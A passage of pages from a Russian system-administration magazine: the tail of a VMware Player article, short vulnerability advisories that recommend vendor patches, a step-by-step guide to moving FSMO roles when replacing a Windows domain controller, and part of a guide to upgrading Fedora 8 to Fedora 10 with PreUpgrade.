тирует часть интерфейса VMware Workstation, поэтому никаких проблем по работе с этим приложением у пользователя не возникнет.

Поддержка виртуальной сети

Как отмечалось ранее, с помощью VMware Player невозможно открыть группу серверов, объединенных в проект Team (*.vmtm). Однако, запустив несколько экземпляров VMware Player на одном компьютере и поочередно открыв в каждой необходимую виртуальную машину, можно симулировать независимый тестовый домен. Для этого необходимо выполнить следующие настройки:

- Убедиться в VMware Player в меню Devices/Network Adapter, что сетевое соединение активно и выбран режим NAT (см. рис. 3).




Рисунок 3. Список доступных для управления устройств VMware Machine

- В виртуальной машине выполнены настройки протокола TCP/IP. Необходимость настройки обеспечивается тем, что в отличие от VMware Workstation VMware Player не имеет DHCP- и DNS-серверов. Если тестовая система – домен, то необходимо установить и настроить DNS-сервер на контроллере домена. DHCP будет использовать невозможно. Все серверы и рабочие станции должны иметь статические IP-адреса, относящиеся к одной подсети.

Заключение

Несмотря на свою простоту, VMware Player обладает возможностями, сопоставимыми с VMware Workstation, при условии, что читатель хорошо знаком с синтаксисами файлов VMX, VMC. Единственное, что невозможно сделать с помощью VMware Player, – создать новую тестовую машину, поскольку он не поддерживает виртуальный BIOS. Поддержка сторонних виртуальных машин и образов диска делает VMware Player бесплатным лакомым кусочком.

1. VMware Player – <http://www.vmware.com/products/player>.
2. Коробко И. VMware Workstation 6.5. Способы установки. //Системный администратор, №2, февраль 2009 г. – С. 28-31.
3. VMWare Appliance MarketPlace – <http://www.vmware.com/appliances>.
4. Workstation User's Manual – http://www.vmware.com/pdf/ws65_manual.pdf.
5. VMPlayer Inventory 1.0.16 – <http://vmunit.com/VMPlayerInventorySetup1.0.exe>.

Множественные уязвимости в xine-lib

Программа: xine-lib версии до 1.1.16.2.

Опасность: Высокая.

Описание: 1. Уязвимость существует из-за ошибки проверки границ данных при обработке отрицательных или нулевых значений в некоторых функциях в файлах `input_file.c`, `input_net.c`, `input_smb.c` и `input_http.c`. Удаленный пользователь может с помощью специально сформированного файла или HTTP-ответа вызвать переполнение буфера и выполнить произвольный код на целевой системе.

2. Уязвимость существует из-за ошибки при обработке элементов `MATROSKA_ID_TR_CODECPRIVAT` в файле `demux_matroska.c`, и `PROP_TAG`, `MDPR_TAG` и `CONT_TAG` в функции `real_parse_headers()` в файле `demux_real.c`. Удаленный пользователь может вызвать отказ в обслуживании и скомпрометировать целевую систему.

3. Уязвимость существует из-за того, что приложение использует уязвимую версию FFmpeg.

URL производителя: xinehq.de.

Решение: Установите последнюю версию 1.1.16.2 с сайта производителя.

Раскрытие данных в Cisco Unified Communications Manager

Программа: Cisco Unified CallManager 4.1; Cisco Unified Communications Manager версии до 4.2(3)SR4b; Cisco Unified Communications Manager версии до 4.3(2)SR1b; Cisco Unified Communications Manager версии до 5.1(3e); Cisco Unified Communications Manager версии до 6.1(3); Cisco Unified Communications Manager версии до 7.0(2).

Опасность: Средняя.

Описание: Уязвимость существует из-за ошибки дизайна в функционале Cisco IP Phone Personal Address Book (PAB) Synchronizer, когда Cisco Unified Communications Manager возвращает аутентификационные данные пользователя для службы каталогов в открытом виде после успешной аутентификации клиента. Удаленный пользователь может получить доступ к службе каталогов и получить административные привилегии.

URL производителя: www.cisco.com.

Решение: Установите последнюю версию с сайта производителя.

Отказ в обслуживании в ModSecurity

Программа: ModSecurity версии до 2.5.9.

Опасность: Средняя.

Описание: 1. Уязвимость существует из-за ошибки в реализации защиты от PDF XSS. Удаленный пользователь может с помощью специально сформированного HTTP-запроса аварийно завершить работу приложения. По умолчанию защита от PDF XSS отключена.

2. Уязвимость существует из-за ошибки при обработке multipart-запросов. Удаленный пользователь может с помощью multipart-данных, не содержащих заголовков одной из частей, аварийно завершить работу приложения.

URL производителя: www.modsecurity.org.

Решение: Установите последнюю версию 2.5.9 с сайта производителя.

Повреждение памяти в FFmpeg

Программа: FFmpeg 0.x.

Опасность: Высокая.

Описание: Уязвимость существует из-за знаковой ошибки в функции `fourxm_read_header()` в файле `libavformat/4xm.c`. Удаленный пользователь может с помощью специально сформированного 4xm-файла вызвать повреждение памяти и выполнить произвольный код на целевой системе.

URL производителя: ffmpeg.sourceforge.net/index.php.

Решение: Установите исправление из SVN-репозитория производителя.

Множественные уязвимости в DNS и WINS в Microsoft Windows

Программа: Microsoft Windows 2000 Server; Microsoft Windows 2003 Server; Microsoft Windows 2008 Server.

Опасность: Средняя.

Описание: 1. Уязвимость существует из-за того, что DNS-сервер не использует повторно кэшированные ответы при получении специально сформированного запроса. Удаленный пользователь может с помощью специально сформированных DNS-запросов внедрить произвольные данные в кэш DNS-сервера.

2. Уязвимость существует из-за того, что DNS-сервер некорректно кэширует определенные DNS-ответы. Удаленный пользователь может с помощью специально сформированных DNS-запросов отравить кэш DNS-сервера.

3. Уязвимость существует из-за недостаточной проверки подлинности при регистрации WPAD-данных в DNS-сервере. Удаленный пользователь может произвести атаку «человек посередине» и отравить кэш DNS-сервера. Для успешной эксплуатации уязвимости для DNS-сервера должны быть разрешены динамические обновления, и ISATAP и WPAD не должны быть зарегистрированы в DNS.

4. Уязвимость существует из-за недостаточной проверки подлинности при регистрации WPAD- или ISATAP-данных в WINS-сервере. Удаленный пользователь может произвести атаку «человек посередине» и внедрить произвольные записи в базу данных WINS. Для успешной эксплуатации уязвимости ISATAP и WPAD не должны быть зарегистрированы в базе данных WINS.

URL производителя: www.microsoft.com.

Решение: Установите исправление с сайта производителя.

Переполнение буфера в Novell eDirectory

Программа: Novell eDirectory версии 8.7.3, 8.8.3 и 8.8.4.

Опасность: Средняя.

Описание: Уязвимость существует из-за ошибки в iMonitor при обработке заголовков Accept-Language. Удаленный пользователь может вызвать переполнение буфера и выполнить произвольный код на целевой системе.

URL производителя: www.novell.com/products/edirectory.

Решение: Установите исправление 8.8 SP3 FTF3 для версии 8.8.3 с сайта производителя. В настоящее время способов устранения уязвимости для версий 8.7.3 и 8.8.4 не существует.

Составил Александр Антипов

Безболезненная замена устаревшего или отказавшего контроллера домена на базе Windows Server

Кирилл Семаев

Если ваш контроллер домена вышел из строя или полностью устарел и требует замены, не спешите планировать провести ближайшие выходные за созданием нового домена на новом сервере и кропотливым переносом в него пользовательских машин. Грамотное управление резервным контроллером домена поможет быстро и безболезненно заменить предыдущий сервер.

Практически каждый администратор, работающий с серверами на базе Windows, рано или поздно сталкивается с необходимостью замены полностью устаревшего основного контроллера домена, дальнейший «апгрейд» которого больше не имеет смысла, на новый и более соответствующий современным требованиям. Бывают ситуации и хуже — контроллер домена просто-напросто пришел в негодность из-за поломок на физическом уровне, а резервные копии оказались не актуальными или потерялись.

Описание процедуры замены одного контроллера домена на другой можно найти на разных форумах. Информация, как правило, даётся отрывками и применима только к конкретной ситуации, поэтому общего плана действий не даёт. Кроме того, даже вдоволь начитавшись форумов [1], баз знаний [2, 3] и прочих ресурсов, я смог грамотно провести процедуру замены контроллера домена без ошибок только с третьего или четвёртого раза.

Таким образом, я хочу привести поэтапную инструкцию замены контроллера домена вне зависимости от того, работоспособен он или нет. Единственная разница заключается в том, что при «упавшем» контроллере эта статья поможет, только если вы за-

ранее позаботились и развернули резервный контроллер домена.

Подготовка серверов к повышению/понижению роли

Процедура создания «резервного» контроллера домена элементарна — мы просто запускаем на любом рядом сервере сети мастер dcpromo и с его помощью создаём контроллер домена в существующем домене. В результате проделанных манипуляций мы получаем развернутую службу каталогов AD на нашем дополнительном сервере (я буду называть его pserver, а основной контроллер — dcserver).

Дальше, если мастер сам не предложил, запускаем установку DNS-сервера. Никаких настроек изменять не надо, зону создавать также не надо — она хранится в AD, и все записи автоматически реплицируются на резервный контроллер. Хочется обратить внимание на то, что основная зона в DNS появится только после репликации, для ускорения которой сервер можно перезагрузить. В настройках TCP/IP сетевой карты резервного контроллера домена адресом первичного DNS-сервера должен быть указан IP-адрес основного контроллера домена.

Теперь можно легко проверить работоспособность резервного контрол-

лера домена pserver. Мы можем создать учетную запись как на основном, так и на резервном контроллере домена. Сразу после создания она появляется на дублирующем сервере, но где-то в течение минуты (пока происходит репликация) она видна как отключенная, после чего начинает отображаться одинаково на обоих контроллерах.

На первый взгляд, все манипуляции по созданию исправной схемы взаимодействия как минимум двух контроллеров домена выполнены, и теперь в случае выхода из строя основного контроллера домена резервный контроллер будет автоматически выполнять его функции. Однако, хотя разница между основным и резервными контроллерами домена AD чисто номинальная, основной контроллер имеет ряд особенностей (роли FSMO), о которых не стоит забывать. Таким образом, вышеприведенных операций для нормального функционирования службы каталогов при отказе основного контроллера недостаточно, и действия, которые надо произвести для грамотной передачи/захвата роли основного контроллера домена, будут описаны дальше.

Немного теории

Нужно знать, что контроллеры домена Active Directory исполняют несколь-

ко видов ролей. Эти роли называются FSMO (Flexible single-master operations):

- **Schema Master** (хозяин схемы) – роль отвечает за возможность изменения схемы – например, разворачивания Exchange server или ISA server. Если владелец роли будет недоступен, схему существующего домена вы изменить не сможете.
- **Domain Naming Master** (хозяин операции именования доменов) – роль необходима в том случае, если в вашем лесу есть несколько доменов или поддоменов. Без неё не получится создавать и удалять домены в лесу.
- **Relative ID Master** (хозяин относительных идентификаторов) – отвечает за создание уникального ID для каждого объекта AD.
- **Primary Domain Controller Emulator** (эмулятор основного контроллера домена) – именно он отвечает за работу с учётными записями пользователей и политику безопасности. Отсутствие связи с ним позволяет входить на рабочие станции со старым паролем, который нельзя сменить, если контроллер домена «упал».
- **Infrastructure Master** (хозяин инфраструктуры) – роль отвечает за передачу информации об объектах AD прочим контроллерам домена в рамках всего леса.

Об этих ролях подробно написано во многих базах знаний. Зачастую администраторы забывают назначить роль хранителя глобального каталога. Его недоступность не позволит доменным пользователям входить в систему. Что примечательно, роль хранителя глобального каталога могут иметь все контроллеры домена одновременно.

Фактически можно сделать вывод: если у вас примитивный домен на 30-50 машин, без расширенной инфраструктуры, не включающий в себя поддомены, то отсутствие доступа к владельцу/владельцам первых двух ролей вы можете не заметить.

Кроме того, мне несколько раз попадались организации, работающие больше года вообще без контроллера домена, но в доменной инфраструктуре. То есть все права были назначены при работающем контроллере домена и не нуждались в изменении, пароли пользователи себе не меняли и спокойно работали.

Определение текущих владельцев ролей FSMO

Напомним, что мы хотим заменить контроллер домена, не нанеся вреда работе службы каталогов. Поэтому в том случае, если в домене два или более контроллеров, нам необходимо выяснить, кто является обладателем каждой из ролей FSMO.

Это достаточно просто сделать, используя следующие команды:

```
dsquery server -hasfsmo schema
dsquery server -hasfsmo name
dsquery server -hasfsmo rid
dsquery server -hasfsmo pdc
dsquery server -hasfsmo infra
dsquery server -forest -isgc
```

Каждая из команд выводит нам информацию о том, кто является владельцем запрашиваемой роли (см. **рис. 1**).




Рисунок 1. Владелец роли rid master – dcserver

В нашем случае владелец всех ролей – основной контроллер домена dcserver.

Добровольная передача ролей FSMO при помощи консолей Active Directory

Вся информация, необходимая для передачи роли основного контроллера домена, у нас есть. Приступаем: для начала нужно убедиться в том, что наша учётная запись входит в группы «Администраторы домена», «Администраторы схемы» и «Администраторы предприятия», а затем приступить к традиционному методу передачи ролей fsmo – управлением доменом через консоли Active Directory.

Для передачи роли «хозяина именования домена» выполняем следующие шаги:

- Открываем «Active Directory Домены и Доверие» на том контроллере домена, с которого мы хотим передать роль. Если мы работаем с AD на том контроллере домена, которому мы хотим передать роль, то следующий пункт пропускаем.
- Щёлкаем правой кнопкой мыши на значке Active Directory – домены и доверие и выбираем команду «Подключение к контроллеру домена». Выбираем тот контроллер домена, которому хотим передать роль.
- Щёлкаем правой кнопкой мыши компонент Active Directory – домены и доверие и выбираем команду Хозяева операций.
- В диалоговом окне «Изменение хозяина операций» нажимаем кнопку «Изменить» (см. **рис. 2**).
- После утвердительного ответа на всплывающий запрос получаем успешно переданную роль.

Аналогичным образом при помощи консоли «Active Directory – пользователи и компьютеры» можно передать роли «хозяин RID», «основной контроллер домена» и «хозяин инфраструктуры».

Для передачи роли «хозяина схемы» необходимо предварительно зарегистрировать в системе библиотеку управления схемой Active Directory:

```
regsvr32 schmmgmt.dll
```

Далее в консоль mmc необходимо добавить оснастку «Схема Active Directory», в которой, аналогично предыдущим пунктам, можно изменить владельца роли.

После того как все роли переданы, остаётся разобраться с оставшейся опцией – хранителем глобального каталога. Заходим в «Active Directory – Сайты и Службы», далее выбираем «сайт по умолчанию», находим контроллер домена, ставший основным, и в свойствах его NTDS settings ставим галочку напротив global catalog (см. **рис. 3**).

Итог – мы поменяли владельца ролей FSMO для нашего домена. Кому нужно окончательно избавиться от старого контроллера домена – понижаем его до рядового сервера. Однако в ряде ситуаций проведение операции по пере-




Рисунок 2. Процесс передачи роли хозяина именования доменов серверу pserver




Рисунок 3. Теперь глобальный каталог лежит на pserver

даче ролей вышеописанным способом невозможно. В этих случаях нам поможет ntdsutil.exe.

Добровольная передача ролей FSMO при помощи утилиты ntdsutil

NTDSUTIL – программа обслуживания каталога Active Directory. Этот инструмент позволяет выполнять чрезвычайно полезные действия – вплоть до восстановления всей базы данных AD из резервной копии, которую эта утилита сама создала во время последнего изменения в AD. Со всеми её возможностями можно ознакомиться в базе знаний Microsoft (код статьи: 255504). В данном случае мы говорим о том, что утилита ntdsutil.exe позволяет как передавать роли, так и «отбирать» их.

Если мы хотим передать роль от существующего основного контроллера домена к резервному, мы заходим в систему на основной контроллер и начинаем передавать роли (команда transfer). Если у нас по каким-то причинам отсутствует основной контроллер домена или мы не можем войти под административной учетной записью, мы входим в систему на резервный контроллер домена и начинаем «отбирать» роли (команда seize).

Итак, первый случай – основной контроллер домена существует и функционирует нормально. Тогда мы заходим на основной контроллер домена и набираем следующие команды:

```
ntdsutil.exe
roles
connections
connect to server имя_сервера (того, кому хотим отдать роль)
q
```

Если высказывают ошибки, нужно проверить связь с тем контроллером домена, к которому мы пытаемся подключиться. Если ошибок нет – значит мы успешно подключились к указанному контроллеру домена с правами того пользователя, от имени которого вводим команды.

Полный список команд доступен после запроса fsmo maintenance с параметром «?». Пришла пора передавать роли. Я с ходу, не задумываясь, решил передавать роли в том порядке, в каком они указаны в инструкции к ntdsutil, и пришёл к тому, что не смог передать роль хозяина инфраструктуры. Мне в ответ на запрос о передаче роли возвращалась ошибка: «невозможно связаться с текущим владельцем роли fsmo». Я долго искал информацию в сети и обнаружил, что большинство людей, дошедших до этапа передачи ролей, сталкиваются с этой ошибкой. Часть из них пытается отобрать эту роль принудительно (не выходит), часть оставляет всё как есть и благополучно живёт без этой роли.

Я же путём проб и ошибок выяснил, что при передаче ролей в данном порядке гарантируется корректное завершение всех шагов:

- хозяин операции именования доменов;
- хозяин инфраструктуры;
- хозяин идентификаторов;
- хозяин схемы;
- контроллер домена.

После успешного подключения к серверу мы получаем приглашение к управлению ролями (fsmo maintenance) и можем начать передавать роли:

- transfer domain naming master;
- transfer infrastructure master;
- transfer rid master;
- transfer schema master;
- transfer pdc master.

После выполнения каждой команды должен выходить запрос о том, действительно ли мы хотим передать указанную роль указанному серверу. Результат удачного выполнения команды показан на рис. 4.

Роль хранителя глобального каталога передаётся способом, описанным в предыдущем разделе.

Принудительное присваивание ролей FSMO при помощи ntdsutil.exe

Второй случай – мы хотим присвоить нашему резервному контроллеру домена роль основного. В этом случае ничего не меняется – единственная разница в том, что мы проводим все операции с использованием команды seize, но уже на том сервере, которому хотим передать роли для присвоения роли.

Обратите внимание – если вы отобрали роль у контроллера домена, отсутствующего в данный момент, то при его появлении в сети контроллеры начнут конфликтовать, и проблем в функционировании домена вам не избежать.

Работа над ошибками

Самое главное, о чём не следует забывать: новый основной контроллер домена сам себе настройки TCP/IP не исправит – ему адресом первичного DNS-сервера теперь желательно (а если старый контроллер домена + DNS-сервер будут отсутствовать, то обязательно) указать 127.0.0.1.

При этом если у вас в сети есть DHCP-сервер, то нужно заставить его выдавать адресом первичного DNS-сервера IP вашего нового сервера, если DHCP нет – пройтись по всем машинам и прописать им этот первичный DNS вручную. Как вариант, можно назначить новому контроллеру домена тот же IP, что был у старого.

Теперь необходимо проверить, как всё работает, и избавиться от основных ошибок. Для этого я предлагаю на обоих контроллерах стереть все события с сохранением журналов в папку с прочими резервными копиями и перезагрузить все серверы.

После их включения внимательно анализируем все журналы событий на факт появления предупреждений и ошибок.

Самым распространённым предупреждением после передачи ролей fsmo является сообщение о том, что «msdtc не может корректно обработать произошедшее повышение/понижение роли контроллера домена».

Исправляется просто: в меню «Администрирование» находим «Службы компонентов». Раскрываем «Службы компонентов», «Компьютеры», открываем свойства раздела «Мой компьютер», ищем там «MS DTC» и жмем там «Настройки безопасности». Там разрешаем «Доступ к сети DTC» и нажимаем ОК. Служба будет перезапущена, и предупреждение исчезнет.

Примером ошибки может служить сообщение о том, что основная DNS-зона не может быть загружена либо DNS-сервер не видит контроллер домена.

Разобраться в проблемах функционирования домена можно при помощи утилиты (см. **рис. 5**):

dcdiag

Установить эту утилиту можно с оригинального диска Windows 2003 из папки /support/tools. Утилита позволяет проверить работоспособность всех служб контроллера домена, каждый её этап должен оканчиваться словами «successfully passed». Если результатом теста является надпись «failed» (чаще всего это тесты connection или systemlog), то ошибку можно попробовать «вылечить» в автоматическом режиме:

dcdiag /v /fix

Как правило, все ошибки, связанные с DNS, должны пропасть. Если нет – пользуемся утилитой проверки состояния всех сетевых служб:

netdiag

И её полезным инструментом устранения ошибок:

netdiag /v /fix




Рисунок 4. Так выглядит корректная передача роли rid master серверу pserver



Рисунок 5. Результат успешного выполнения команды dcdiag на pserver

Если и после этого остаются ошибки, связанные с DNS, проще всего удалить из него все зоны и создать вручную. Это довольно просто – главное создать основную зону по имени домена, хранящуюся в Active Directory и реплицируемую на все контроллеры домена в сети.

Более подробную информацию об ошибках DNS даст ещё одна команда:

dcdiag /test:dns

По окончании проделанных работ у меня ушло ещё где-то 30 минут на выяснение причины появления ряда предупреждений – я разобрался с синхронизацией времени, архивацией глобального каталога и прочими вещами, до которых раньше не доходили руки. Теперь всё работает как часы – самое главное, не забудьте завести резервный контроллер домена, если вы хотите удалить старый контроллер домена из сети.

1. <http://technet.microsoft.com>.
2. <http://www.petri.co.il>.
3. <http://support.microsoft.com>.

Fedora 8 → Fedora 10: не пора ли обновиться?

**Павел Закляков,
Глеб Рыжаков**

Если вы ещё используете Linux Fedora 8, то эта статья для вас. Инструкция по обновлению, описание наиболее типичных проблем и советы по тонкой настройке системы после обновления.

Время пришло

Что ни говори, а весь прошедший год Linux Fedora 8 был наиболее удачным и стабильным дистрибутивом в своей серии. Выход девятой версии не вдохновил большинство администраторов

и многие отказались от обновления систем. Даже десятая версия, вышедшая в декабре, была с ошибками, требующими исправления. Взять хотя бы проблему переключения раскладок при входе в систему. После установ-

ки, при первом входе в систему, предлагается по умолчанию русский язык, из которого переключиться на латинский и ввести свой логин, как и пароль, проблематично. Были и другие, не менее существенные ошибки.

Но вот с момента выпуска Fedora 10 прошло уже несколько месяцев, и можно сказать, что дистрибутив «дозрел». Многие ошибки исправлены, сторонние программы научились узнавать десятую версию. Сейчас самое время переходить на новую систему. Стоит это сделать хотя бы потому, что официальная поддержка 8-й версии уже не производится. Если вы используете Fedora 9, то вы также можете перейти на новую версию, несмотря на то, что обновления для неё ещё выходят.

Как лучше обновиться?

Существует много способов, от ручной замены пакетов до форматирования дисков и установки новой версии. Одним из наиболее удобных считаем использование утилиты PreUpgrade [1].

Удобство утилиты состоит в том, что она сама скачивает из Интернета нужные файлы, далее перезагружает компьютер и, используя anaconda, всё ставит без лишних вопросов. При этом дополнительно не нужно ничего делать, например создавать загрузочные диски. Программе даже CD/DVD-привод не нужен, что может оказаться актуальным для различных нетбуков. Несомненно, в работе этой программы есть и минусы, о которых будет написано дальше.

Если есть возможность – сделайте backup. На нашей практике в более чем десяти различных конфигурациях обновление прошло успешно, мелкие проблемы решались в рабочем порядке, и о них мы расскажем, но, как говорится, бережёного Бог бережёт.

Предполагая, что директория /home находится на разделе диска, отличном от системного, сохраним настройки из /etc, как и советует команда Fedora [2]:

```
# tar czf /tmp/etc-`date +%F`.tar.gz /etc && \
mv /tmp/etc-*.tar.gz /home
```

Если вы используете базы данных PostgreSQL, то их следует сохранить отдельно, сделав SQL-образ [10, 11 стр. 293]. Как правило, нет обратной совместимости между новой версией драйвера и старым форматом баз при скачкообразном изменении версии. Поэтому другие способы сохранения и восстановления не подходят. Формат файлов рабочей директории базы может отличаться в новой версии, а использование утилиты, создающей копию базы «на лету», бессмысленно, так как СУБД всё равно будет остановлена при перезагрузке компьютера. Делаем SQL-образ следующей командой:

```
# su -l postgres -c pg_dumpall > psql-dump.sql
```

Для восстановления (после всех обновлений) останавливаем сервис, удаляем директорию, в которой содержатся файлы баз данных старого формата и инициализируем базу данных нового формата:

```
# /etc/rc.d/init.d/postgresql stop
# mv -f /var/lib/pgsql /var/lib/pgsql.old
# /etc/rc.d/init.d/postgresql initdb
```

Запускаем службу:

```
# /etc/rc.d/init.d/postgresql start
```

и восстанавливаем информацию:

```
# su -l postgres -c "psql -f /home/psql-dump.sql"
```

Аналогично сохраним и базы MySQL [11, 12 стр. 661], не останавливая демона:

```
# mysqldump --all-databases > /home/mysql-dump.sql
```

Для восстановления из архива после полного обновления системы следует запустить демон mysqld:

```
# /etc/rc.d/init.d/mysqld restart
```

и восстановить информацию.

```
# mysql < /home/mysql-dump.sql
```

Установка PreUpgrade

Процесс установки утилиты довольно прост. Все операции по обновлению следует проводить из-под root либо используя соответственно настроенную утилиту sudo.

В командной строке наберём:

```
# yum install preupgrade
```

далее происходит поиск пакета по репозиториям, проверка зависимостей и установка:

```
--> Running transaction check
--> Package preupgrade.noarch 0:1.0.1-1.fc8 set to be updated
--> Processing Dependency: createrepo for package: preupgrade
--> Processing Dependency: anaconda-yum-plugins for package: preupgrade
--> Running transaction check
--> Package createrepo.noarch 0:0.4.11-2.fc8 set to be updated
--> Package anaconda-yum-plugins.noarch 0:1.0-1.fc8 set to be updated
--> Finished Dependency Resolution
```

Dependencies Resolved

Package	Арх.	Версия	Repository	Size
Installing:				
preupgrade	noarch	1.0.1-1.fc8	updates-newkey	88 k
Installing for dependencies:				
anaconda-yum-plugins	noarch	1.0-1.fc8	updates-newkey	11 k
createrepo	noarch	0.4.11-2.fc8	updates-newkey	58 k

Transaction Summary

```
Install      3 Package(s)
Update       0 Package(s)
Remove       0 Package(s)
```

```
Total download size: 156 k
Выполнить [y/N]: y
```

Отвечаем «у» – и пакет установлен:

```
Downloading Packages:
....
Installed:
preupgrade.noarch 0:1.0.1-1.fc8

Dependency Installed:
anaconda-yum-plugins.noarch 0:1.0-1.fc8 createrepo.noarch 0:0.4.11-2.fc8

Complete!
```

Увы, в меню значка запуска программы нет, поэтому запускаем её из консоли при запущенной графической оболочке:


```
# /usr/bin/preupgrade
```

На экране появляется окно с коротким описанием дальнейших событий (см. **рис. 1**), необходимо нажать «Далее».

Затем появится окно, где можно выбрать релиз, до которого вы хотите обновиться.

На момент написания статьи для выбора был доступен только один вариант Fedora 10 (Cambridge) (см. **рис. 2**). Вполне возможно, что к моменту прочтения вами статьи будет доступна для выбора и Fedora 11 (Leonidas). Обновление до alpha-версии 11-й Fedora доступно уже сейчас, если установить флажок Display unstable test releases.

Далее запускается процесс загрузки пакетов, необходимых для осуществления обновления (см. **рис. 3**).

К сожалению, загружаются не самые последние пакеты, как подсказывает логика. По завершении обновления систему ещё раз придётся обновить. Что интересно, после установки пришлось повторно скачать более новые версии из сети и обновить порядка 600 пакетов из около 2000 установленных.

После того как все пакеты и необходимые для обновления файлы будут скачаны, система предложит перезагрузиться (см. **рис. 4**).

После перезагрузки запустится процесс установки, схожий с тем, что происходит при установке с компакт-диска, за тем лишь различием, что пользователю система не задаёт никаких вопросов. На экране пробегают индикаторы, отображающие состояние процесса обновления и сменяются имена пакетов (см. **рис. 5**).

Однако не всё пройдёт гладко, если на разделе жёсткого диска, на котором находится директория /boot, свободного места меньше, чем 120 Мб. Дело в том, что образ установщика, который загружается вместе с новыми пакетами, имеет как раз такой размер, и копируется он в директорию /boot. Если же места на диске недостаточно, то помещившийся образ будет загружаться после перезагрузки компьютера и начала установки из сети в режиме on-line. В этом нет ничего страшного, если у вас быстрый Интернет, локальная сеть с поднятым DHCP-сервером и сетевая карта, опознаваемая установщиком. Небольшой нюанс: если настройки интерфейса сетевой карты не могут быть получе-

ны автоматически, то иного способа, как, например, ввести их вручную, не предусмотрено. В этом случае придётся либо расширить объём соответствующего раздела диска, либо монтировать /boot на другой раздел.

Далее система перезагружается и – «добро пожаловать в Fedora 10».

Первое, что бросается в глаза, – торможение системы, после grub во время загрузки, на этапе бегущих снизу белой, голубой и синей полосок. (В нашем случае пакет rhgb не установлен.) Если нажать в это время клавишу <Esc>, то вы сможете увидеть привычные записи на экране.

Первое, что удивило, зачем система ждёт 10 секунд? – надпись: Could not detect stabilization. Waiting 10 seconds (см. **рис. 6**).

Ответ на этот вопрос найден не был, зато на сайте Fedora было предложено решение проблемы [9] – обновить пакет mkinitrd и создать заново initrd-образ. Описание механизма загрузки с использованием RAM-дисков можно найти в документации ядра /usr/src/linux/Documentation/initrd.txt. Использование данного механизма необходимо в случаях, когда «ключ от сейфа находится в сейфе», например вы осуществляете загрузку с SCSI- или RAID-контроллера, поддержка которого не включена в ядро, а модули, способные работать с данным контроллером, находятся на диске, который к нему подключён.

Для этого в ядре включается поддержка RAM-дисков и возможность работы с ними в процессе загрузки. После создаётся образ, куда записываются модули для работы с железом, поддержки используемых файловых систем и bash-файл с командами, их загружающими. (Именно в этом файле, скорее всего, и была прописана лишняя задержка на 10 секунд с целью, чтобы все контроллеры успели инициализироваться. Так как такого оборудования на пользовательских компьютерах чаще всего нет – задержка оказалась излишней.)

Далее образ загрузчиком, например GRUB, передаётся ядру. Ядро запускает bash-файл, подгружает модули и после уже способно работать с файлами на жёстком диске и продолжать загрузку.

Проверить, так это или нет, читатели могут, заглянув внутрь скрипта в initrd-образе, дающего задержку.




Рисунок 1. Начало процесса обновления системы

